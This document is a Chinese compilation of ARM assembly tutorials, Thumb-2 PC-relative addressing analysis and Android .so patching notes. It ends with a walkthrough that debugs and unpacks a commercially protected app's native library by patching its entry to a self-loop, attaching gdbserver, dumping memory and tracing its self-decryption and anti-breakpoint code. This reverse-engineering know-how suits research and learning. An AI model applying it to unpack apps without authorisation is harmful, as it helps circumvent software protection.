Semihosting 在 ADS 的 C 语言函数库中，某些 ANSIC 的功能是由主机的调试环境来提供的，这套机制有一个专门术语叫 Semihosting。

Semihosting 通过一组软件中断(SWI)指令来实现。

当一个 Semihosting 软中断被执行时，调试系统先识别这个 SWI 请求，然后挂起正在运行的程序，调用 Semihosting 的服务，完成后再恢复原来的程序执行。

因此，主机执行的任务对于程序来说是透明的。

SWI 传递的功能号

(例如： semi-hosting, 使用 0x123456 (ARM) or 0xAB (Thumb)

续

在此例中，表格 jumptable 中存放地是子程序地入口地址，我们把这种表格称为跳转表格。
注意指令 LDR PC，[R3,R0,LSL #2],执行地操作为 PC＝R3＋R0× 4，因为表格中存放地地址为 4 字节地址，所以要将 R0 乘以 4 得出偏移量，再加上表格首地址，得出子程序地入口地址赋值给 PC。

字符串拷贝程序设计

下面的例子为用 ARM 指令编写的串拷贝的例子。
两个数据串都放在数据段中，且用 DCB 伪指令定义,DCB 为定义 1 字节或多字节内存空间，双引号中的字符串在内存中是顺序存放的，因此取数/存数时需要使用 LDRB 和 STRB 指令；
若数据串是用 DCD 存放的，则应使用 LDR 和 STR 指令。
另外，例子中采用的 LDRB/STRB 指令是后索引寻址方式，即寻址完成后更新地址。

字符串拷贝程序设计（用 LDR 和 STR 实现）

```
AREA StrCopy, CODE, READONLY
ENTRY ; 程序入口
start
LDR r1, =srcstr ; 初始串的指针
LDR r0, =dststr ; 结果串的指针
BL strcopy ; 调用子程序执行复制
stop
MOV r0, #0x18 ; 执行中止
LDR r1, =0x20026 ;
SWI 0x123456 ;
```

字符串拷贝程序设计（用 LDR 和 STR 实现）——续

strcopy

LDRB r2, [r1],#1 ； 加载并且更新源串指针

STRB r2, [r0],#1 ； 存储且更新目的串指针;

CMP r2, #0 ； 是否为 0

BNE strcopy ;

MOV pc,lr ;

AREA Strings, DATA, READWRITE

srcstr DCB "First string - source",0

dststr DCB "Second string - destination",0

END

字符串拷贝程序设计

数据串拷贝时，若使用 LDM 和 STM 则可增加程序的效率。考虑到 ARM 的寄存器，一次采用 8 个寄存器进行传输比较合适，

通过指令： MOVS r3,r2, LSR #3 来计算需要几轮 8 位数据传送，剩余的数据个数可以通过指令 ANDS r2, r2, #7 获得，再对其进行按字传输即可。

字符串拷贝程序设计（用 LDM 和 STM 实现）

AREA Block, CODE, READONLY ； 命名

num EQU 20 ； 设置被拷贝的字数

ENTRY ； 程序入口

start

LDR r0, =src ; r0 = 源串指针

LDR r1, =dst ; r1 = 目的串指针

```
MOV r2, #num ; r2 = 拷贝字数
MOV sp, #0x400 ; 设置堆栈指针 (r13)
blockcopy
MOVS r3,r2, LSR #3 ; 字数/8
BEQ copywords ; 少于 8 个字
STMFD sp!, {r4-r11} ; save some working registers
octcopy
LDMIA r0!, {r4-r11} ; 从源串加载 8 个字
STMIA r1!, {r4-r11} ; 放入目的串
SUBS r3, r3, #1 ; 控制变量减少
BNE octcopy ; ... 继续
```

字符串拷贝程序设计（用 LDM 和 STM 实现）——续

```
LDMFD sp!, {r4-r11} ;
copywords
ANDS r2, r2, #7 ; 奇数字被拷贝
BEQ stop ; No words left to copy ?
wordcopy
LDR r3, [r0], #4 ; 从源串加载一个字且指针自增
STR r3, [r1], #4 ; 存储到目的串
SUBS r2, r2, #1 ; 字控制变量减少
BNE wordcopy ; 继续
stop
MOV r0, #0x18 ; 执行中止
```

```
LDR r1, =0x20026 ;
SWI 0x123456 ;
AREA BlockData, DATA, READWRITE
src DCD 1,2,3,4,5,6,7,8,1,2,3,4,5,6,7,8,1,2,3,4
dst DCD 0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0
END
```

http://www.eefocus.com/article/08-08/49601s.html

自行脑补

以上只是参考，不是完整 ARM 教程。
请自行各方法脑补，如果硬要推荐的话就说几个网上可以找到教程吧。。。

ARM 指认集 李曦
常用 ARM 指令集及汇编
Linux 内核学习和研究及嵌入式(ARM)学习和研究的开放文档
最后 ARM 必查圣经手册
Addison Wesley - ARM Architecture Reference Manual (2nd Edition)
如何得到自行处理。。。

ARM 逆向分析

ARM 中基于 PC 的寻址

最近看 ARM 的反汇编，计算地址时搞得有点头晕，总结了两天，把总结的结果记录下来。还是那句话，网上的资料很零碎，多不可信。

在 ARM 的代码中，经常会用到相对偏移，换句话说就是基于 PC 的寻址，以 PC 为基准，加上偏移后找到相对地址。听起来似乎是个很简单的事情，但由于 ARM 指令的多样性，从 ARM 的指令机器码推算出偏移地址并不是一件简单的事情。

今天用一个例子讨论三种基于 PC 的寻址方式，相关的规则等等。看一段 Thumb 指令：


```
.text:0000893C                  PUSH    {R4-R7,LR}
.text:0000893E                  LDR     R5, =(_GLOBAL_OFFSET_TABLE_ - 0x894A)
.text:00008940                  MOVS    R4, R1
.text:00008942                  LDR     R1, =(off_A158 - 0xA170)
.text:00008944                  SUB     SP, SP, #0x24
.text:00008946                  ADD     R5, PC
.text:00008948                  STR     R0, [SP,#0x38+var_24]
.text:0000894A                  LDR     R0, [R5,R1]
.text:0000894C                  STR     R3, [SP,#0x38+var_2C]
.text:0000894E                  MOVS    R6, R2
.text:00008950                  LDR     R3, [R0]
.text:00008952                  LDR     R2, [R4]
.text:00008954                  CMP     R2, R3
.text:00008956                  BNE     loc_8A40
.text:00008958                  LDR     R7, [R4,#0x14]
.text:0000895A                  LDR     R3, =0x2711
.text:0000895C                  CMP     R7, R3
.text:0000895E                  BEQ     loc_8A40
.text:00008960                  MOVS    R0, R6
.text:00008962                  ADD     R7, SP, #0x38+var_1C
.text:00008964                  BL      sub_8B84
.text:00008968                  MOVS    R0, R6
.text:0000896A                  MOVS    R1, R7
.text:0000896C                  BL      sub_8BB0
.text:00008970                  LDR     R2, [SP,#0x38+var_1C]
.text:00008972                  STR     R0, [SP,#0x38+var_28]
```

先看 0x8964 处的指令：BL sub_8B84，对应的机器码是：F90EF000.

第 一个问题来了，Thumb 指令不是 16bit 吗？为何这个指令是 32bit？原因是 ARMv7 中引入了新的指令模式 Thumb-2，Thumb-2 允许 16bit 和 32bit 的指令混合使用，添加了一些新指令，即兼顾了 ARM 体积小速度快的优点，又兼顾了 Thumb 低功耗的有点。在

Thumb-2 的模式 下如果指令 bit[15:11]=11101/11110/11111, 那么这条指令就是 32bit，否则就是 16bit. 这个 case 中 bit[15:8] = 0xF0, bit[15:11] = 11110, 属于 32bit 指令。

那么如何通过 0xF90EF000 实现从 0x8964 到 0x8B84 的偏移的？先要查阅 Thumb-2 中 32bit BL 指令的格式。经查询，这条指令符合如下格式：




```
I1 = NOT(J1 EOR S);  I2 = NOT(J2 EOR S);
imm32 = SignExtend(S:I1:I2:imm10:imm11:'0', 32);
if InITBlock() && !LastInITBlock() then UNPREDICTABLE;
```


套这个格式的时候，左边的 16bit 对应指令的低 16 位，右边的对应高 16 位。这条指令的参数：S=0，imm10=0,J1=1,J2=1,imm11=0x10E

根 据公式算出 imm32 = 0x10E<<1 = 0x21C，因为 S=0 所以这是一个正数，向后跳转。为何要左移一位？因为 Thumb- 2 指令的长度是 2 字节或者 4 字节，那么指令的开始地址最后一位一定是 0，所以在指令中把要存储的地址右移一位，节省空间。如果是表示 ARM 指令的地址，那 么就要左移两位，原理是一样的。

回过头来再看 PC 的值和要跳转的地址：0x8B84-0x8964=0x220，什么？居然不是 0x21C？原因是在执行这条指令的时候 PC 的值并不是 0x8964. 由于 ARM 处理器采用的是流水线技术，使用指令预取，在执行一条指令的时候 PC 的 值是下下条指令的地址。那么下下条指令地址要加多少呢？在 ARM 模式下是 4*2=8，在 Thumb 模式下是 2*2=4. 那么在 Thumb-2 模式下是多 少？也是 2*2=4，虽然 Thumb-2 有些指令是 4 字节，但依然按照 2*2=4 来算。

所以 0x21C+4=0x220，一切都能说的通了。

再 看另外一条指令， 0x895E: BEQ loc_8A40, 机器码：0xD06F, 这是一个 16bit 的 Thumb-2 指令。CPU 怎么知道这是 个 16bit 的指令的？前面已经说过了，如果这是个 32bit 的指令，那么 bit[15:11]=11010，显然不符合标准。因而这是个 16bit 指令。有了前面的基础，这个就好推算多了。先查 ARM 指令表，符合这个格式：





```
imm32 = SignExtend(imm8:'0', 32);
if cond == '1110' then SEE Permanently undefined space on page A4-37;
if cond == '1111' then SEE SVC (formerly SWI) on page A5-285;
if InITBlock() then UNPREDICTABLE;
```

cond=0, imm8=0x6F

imm32 = 0x6F<<1 = 0xDE == 0x8A40-(0x895E+4)

解释圆满

最 后看 0x895A 处的指令：LDR R3,=0x2711，机器码：0x4B3D, 这也是一个 16bit 的 Thumb-2 指令。显而易见的是 0x2711 超过了 16bit 指令所能忍受的立即数大小，因而 0x2711 不能直接放在指令里，而是要放在其他地方，用指令里存储的偏移地址来索引。还是 一样先查 ARM 指令表，找到符合的格式：




```
t = UInt(Rt);  imm32 = ZeroExtend(imm8:'00', 32);  add = TRUE;
```

Rt=3, imm8=0x3D

imm32=0x3D<<2=0xF4

按此推论存放 0x2711 的地址：0x895A+4+0xF4=0x8A52

查看一下具体地址：

```
00008A40  01 20 40 42 09 B0 F0 BD
00008A50  11 27 00 00 F8 FF FF FF
00008A60  F0 FF FF FF 54 06 00 00
```

居然是 0x8A50，差了两个字节，怎么回事？

再仔细查看 ARM 指令说明，找到这么一行：

PC	Is the program counter. Its value is used to calculate the memory address. Bit 1 of the PC value is forced to zero for the purpose of this calculation, so the address is always word-aligned.

原来这个指令在寻址的时候要求字对齐（4 字节），因而会强制把 bit[1]设为 0，不巧的是我们这个 PC 原来的值 bit[1]刚好是 1，所以 PC 的值被减去了 2，又一次真相大白了。

总的来说 ARM 指令的寻址多种多样，对于每一种寻址方式都需要仔细查阅官方指令表，认真推算才能不出错。


http://hi.baidu.com/harry_lime/item/48b54e57073d742de6c4a5c3

Android ARM 指令学习

在逆向分析 Android APK 的时候，往往需要分析它的.so 文件。这个.so 文件就是 Linux 的动态链接库，只不过是在 ARM-cpu 下编译的。所以学习 Android 下的 ARM 指令很重要。目前，市面上的 ARM-cpu 基本都支持一种叫做 THUMB 的指令集模式。这个 THUMB 指令集可以看作是 ARM 指令集的子集，只不过 ARM 指令集为 32bit，THUMB 指令集为 16bit。之所以要使用这个 THUMB 指令集，主要是为了提升代码密度。具体信息大家可以 google。

下面介绍如何简单修改.so 文件。

首先，我们需要熟悉 ARM/THUMB 指令的 OPCODE。以 MOVS R1, #0 为例。咋一看这是一个 ARM 32bit 的汇编指令，但是该指令的 16 进制表示只有 16bit!因为编译器已经自动将这个指令优化成了 16 位的 THUMB 指令 MOV R1, #0，其 16 进制表示为 00 21。那么这个 00 21 是怎么来的呢？这就需要我们理解 THUMB 指令的 opcode:



如上图所示，0~7 位是立即数值，8~10 位为源/目的寄存器，11~12 为 sub_opcode，13~15 为 opcode 的前 3 位。值得注意的是， 这里将 5 位 opcode 分成了两部分——前 3 位 001 是固定的，后 2 位用于标识 4 中不同的操作：mov, cmp, add, sub。所以 mov 指令的 opcode 二进制表示为 00100；这里 Rd 为 R1，所以 8~10 位为 001；同理，0~7 为就 0000 0000。所以 MOVS R1, #0 的 2 进制表示为：0010 0001 0000 0000 = 0x 21 00。

但，为什么显示出来却是 00 21 呢？这是因为 ARM-cpu 采用小端对齐的方式，至于什么是小端对齐，大家也可自行 google。

分析到这里，就告一段落了。如果我们想将原.so 文件的 MOVS R1, #0 修改为 MOVS R1, #1，那么我们只需要将原来的 0x 00 21 改为 0x01 21 即可。

附 THUMB OPCODE 地址 ： https://ece.uwaterloo.ca/~ece222/ARM/ARM7-TDMI-manual-pt3.pdf

ARM OPCODE : http://simplemachines.it/doc/arm_inst.pdf

http://www.cnblogs.com/wanyuanchun/p/3707907.html

android 平台 arm 指令学习和调试

```
/*
*    作者：wuaiwu
*    原文链接：http://www.sanwho.com/552.html
*    转载请注明出处
*/
```

一、Ndk 下内联汇编

跟 vc 下一样，ndk 编译环境下也能使用内联汇编，如下：

```
include  <stdio.h>
int  my_thumb(int  dummy)
{
__asm__(
“mov  r0,#1  \t\n”
```

```
“mov  r1,#2  \t\n”
“add  r0,r0,r1  \t\n”
“bx  lr”
);
}
int  main()
{
int  n  =  my_thumb(12);
printf(“result  :%08x”,n);
return  0;
}
```

再看看使用标签的例子：

```
#include  <stdio.h>
int  my_thumb(int  dummy)
{
```

```
__asm(
 “mov  r0,#0x1\t\n”
 “ldr  r0,__start\t\n”
 “adr  r0,__start\t\n”
 “ldr  r0,=__start\t\n”
 “__start:\t\n”
 “nop\t\n”
);
}
int  main()
{
int  n  =  my_thumb(12);
printf(“result  :%08x”,n);
return  0;
}
```

二、编译

创建 android.mk 文件，然后使用 ndk-build 进行编译

1）编译一个可执行程序，Android.mk 文件的内容如下：


```
LOCAL_PATH  :=  $(call  my-dir)


include  $(CLEAR_VARS)


LOCAL_MODULE:=  helloa


LOCAL_SRC_FILES  :=  testHello.c


include  $(BUILD_EXECUTABLE)
```

2）编译一个 so，android.mk 文件内容如下：

```
LOCAL_PATH  :=  $(call  my-dir)
```

```
include  $(CLEAR_VARS)


LOCAL_MODULE        :=  testJniSo

LOCAL_SRC_FILES  :=  testJniSo.c


include  $(BUILD_SHARED_LIBRARY)
```

3）必须有一个 jni 目录，目录结构：



4）这样之后，就可以在 cmd 窗口中，切换到代码目录，使用 ndk-build 命令进行编译。

三、调试可执行程序

1）Push 编译好的 elf 到样机中

2）使用 gdbserver 启动该文件

“/data/local/gdbserver　　:12345　/data/local/helloa”

3)　adb　forward　tcp:12345　tcp:12345

4)　启动 gdb

5)　Target　remote　127.0.0.1:12345

6)　Ni　是单步，set　disassemble-next　on　下一句指令显示反汇编，使用 set　arm　force-mode　arm 或者 set　arm　force-mode　thumb 让 gdb 切换 thumb 和 arm 代码显示。


7)　Display　/i　$pc　显示当前的代码


8)　Continue　就是 windbg 的 f5，od 的 f9


9)　Info　breakpoints　显示断点，而　delete 删除断点　disable 禁用断点


10)　Disas　0xAAAA,+20（20 字节的数据）　显示反汇编

11)　调试比较










Gdb arm 和 ida 反汇编比较：



四、调试 so

以爱加密为例，进行调试，范例是看雪求助帖给出的，链接如下：

http://bbs.pediy.com/showthread.php?t=184375

调试方法

1）So 中实现的方法，程序跑起来再附加的话，该方法可能已经执行完。看雪上给出方法步骤较多，应用和底层都调试，有点复杂如下：

```
1) am start -D -n 包名/类名

2) IDA pro attach 进程， 设置新线程，加载so时断点，continue

3) 打开ddms， 查看调试端口， jdb attach port

4) 这个时候应该已经断在新线程，或者加载so处了，在你感兴趣的so处停下来

5) 另外用ida 打开so，查看你感兴趣的函数偏移， 加上你感兴趣的so的基地址，打上断点，continue， 就大功告成了。
```

我试出来的方法，对 so 文件进行修改，让其在入口处直接调用它本身。需要注意的是，必须在 so 的入口函数处修改，如果在内部调用函数修改，app 会自动退出。

```
.OAD:00031CBA loc_31CBA                                 ; CODE XREF: LOAD:loc_31CBA↓j
.OAD:00031CBA                   B       loc_31CBA
```


2）gdb 的调试，使用 ndk 下自带的 gdbserver 和 gdb 进行调试

3）将修改的 so 导入到手机该应用的 lib 目录下，覆盖之前的 so 文件。然后运行 app，出现只有边界的黑框。Gdbserver 附加，使用 set　命令，将 bl　调用自身的命令改回去，则可以进行正常调试了。

4）模块基地址的获取　cat　/proc/pid/maps　找到

5）Dump　内存的命令式　dump　binary　memory　c:\xxx　startAd　endAd


6)　　小细节要注意的是：.init_proc 的地址是 0x31cb9，ida 直接点过去，是一堆数据，摁 c 无法转成代码



因为 arm 指令和 thumb 指令是 2 字节或者 4 字节对齐的，所以，改地址加 1 应该是真正的地址。将该地址修改为调用自身，然后 gdb 附加，成功断下来，然后输入“i　r　$lr”查看返回值，如下

```
(gdb) i r $lr
lr             0x400500e7       1074069735
(gdb)
```

该地址恰巧是在 linker 模块中，



此处的在 linker 中的代码如下：

```
text:400500DE                   LDR.W           R3, [R4,#0xF0]
text:400500E2                   CBZ             R3, loc_400500E6
text:400500E4                   BLX             R3
text:400500E6
text:400500E6 loc_400500E6                              ; CODE XREF: st
text:400500E6                   LDR.W           R0, [R4,#0xE0]
text:400500EA                   CBZ             R0, loc_40050120
```

7）至于为什么系统的 linker 会调用.init_proc，不得而知。该 so 的 oep 为空，没有 section 表，但是有 dynamic section 表。自己写一个 so，并没有函数“init_proc”的导出，需要再研究下 elf 文件格式。

自解码

本身的 so 是经过加密的，解密的代码是在.init_proc+1 的位置，字节码的代码较长，部分代码如下：


```
:510A3CBA FF B5                 PUSH    {R0-R7,LR}
:510A3CBC 00 A1 18 39           ADRL    R1, dword_510A3CA8
:510A3CC0 0D 1C                 MOVS    R5, R1
:510A3CC2 0C 68                 LDR     R4, [R1]        ; 取0x31CA8
:510A3CC4 2D 1B                 SUBS    R5, R5, R4      ; 获取模块的基地址0x51072000
:510A3CC6 4B 68                 LDR     R3, [R1,#4]     ; 取0xc5e9
:510A3CC8 5B 19                 ADDS    R3, R3, R5      ; 模块及地址加固定偏移 = 5107E5E9
:510A3CCA 08 93                 STR     R3, [SP,#0x24+var_4] ; 保存到堆栈shang
:510A3CCC C8 68                 LDR     R0, [R1,#0xC]   ; 取出0x8B60
:510A3CCE 40 19                 ADDS    R0, R0, R5      ; 模块及地址加固定偏移 = 5107AB60
:510A3CD0 80 68                 LDR     R3, [R1,#8]     ; 取8
:510A3CD2 5B 19                 ADDS    R3, R3, R5      ; 模块及地址加固定偏移 = 51072008
:510A3CD4 18 21                 MOVS    R1, #0x18
:510A3CD6 09 18                 ADDS    R1, R1, R0      ; r1 = 5107AB78
:510A3CD8 08 B4                 PUSH    {R3}
:510A3CDA 82 B0                 SUB     SP, SP, #8
:510A3CDC 00 B5                 PUSH    {LR}
:510A3CDE 4C 68                 LDR     R4, [R1,#4]     ; 取出0x98
:510A3CE0 0C 31                 ADDS    R1, #0xC
:510A3CE2 09 19                 ADDS    R1, R1, R4      ; 0x5107AC1C
:510A3CE4 00 F0 98 F9           BL      libexec_convert2endian ; r1 = 0x5107AC1C
:510A3CE8 03 05                 LSLS    R3, R0, #0x14   ; 取低十两位
:510A3CEA 1B 0D                 LSRS    R3, R3, #0x14   ; r3=0xb60
:510A3CEC E4 18                 ADDS    R4, R4, R3      ; r4 =0x72758
:510A3CEE 10 B4                 PUSH    {R4}
:510A3CF0 C0 1A                 SUBS    R0, R0, R3      ; r0            0x5107a000      1359454208
:510A3CF2 01 B4                 PUSH    {R0}
:510A3CF4 E4 1A                 SUBS    R4, R4, R3      ; r4            0x71bf8  465912
:510A3CF6 C0 18                 ADDS    R0, R0, R3      ; r0            0x5107ab60      1359457120
:510A3CF8 9B 08                 LSRS    R3, R3, #2      ; r3            0x2d8    728
:510A3CFA 08 B4                 PUSH    {R3}
```

1)windows 下逃避断点的方法，就是利用“code shadow”的方式，在申请内存，然后将代码拷贝到指定的申请的空间上执行，这样，直接断原代码是断不到的。但是，直接搜索二进制就可以找到这样的镜像代码。

如下，之前应该运行的代码：

```
.0AD:510A3F04 00 24                     MOVS    R4, #0          ; 这块代码被拷贝到申请的内存中进行执行，这样可以逃
.0AD:510A3F06 E4 43                     MVNS    R4, R4
.0AD:510A3F08 32 23                     MOVS    R3, #0x32 ; '2'
.0AD:510A3F0A 03 22                     MOVS    R2, #3
.0AD:510A3F0C 0D 99                     LDR     R1, [SP,#0x14+arg_20]
.0AD:510A3F0E 0C 98                     LDR     R0, [SP,#0x14+arg_1C]
.0AD:510A3F10 06 1C                     MOVS    R6, R0
.0AD:510A3F12 C0 27                     MOVS    R7, #0xC0 ; '
.0AD:510A3F14 00 DF                     SVC     0               ; mmap2
.0AD:510A3F16 B0 42                     CMP     R0, R6
.0AD:510A3F18 00 D0                     BEQ     loc_510A3F1C
.0AD:510A3F1A 01 DE                     UND     #1
.0AD:510A3F1C             ; ---------------------------------------------------------------------------
.0AD:510A3F1C
.0AD:510A3F1C             loc_510A3F1C                            ; CODE XREF: sub_510A3ED0+48Tj
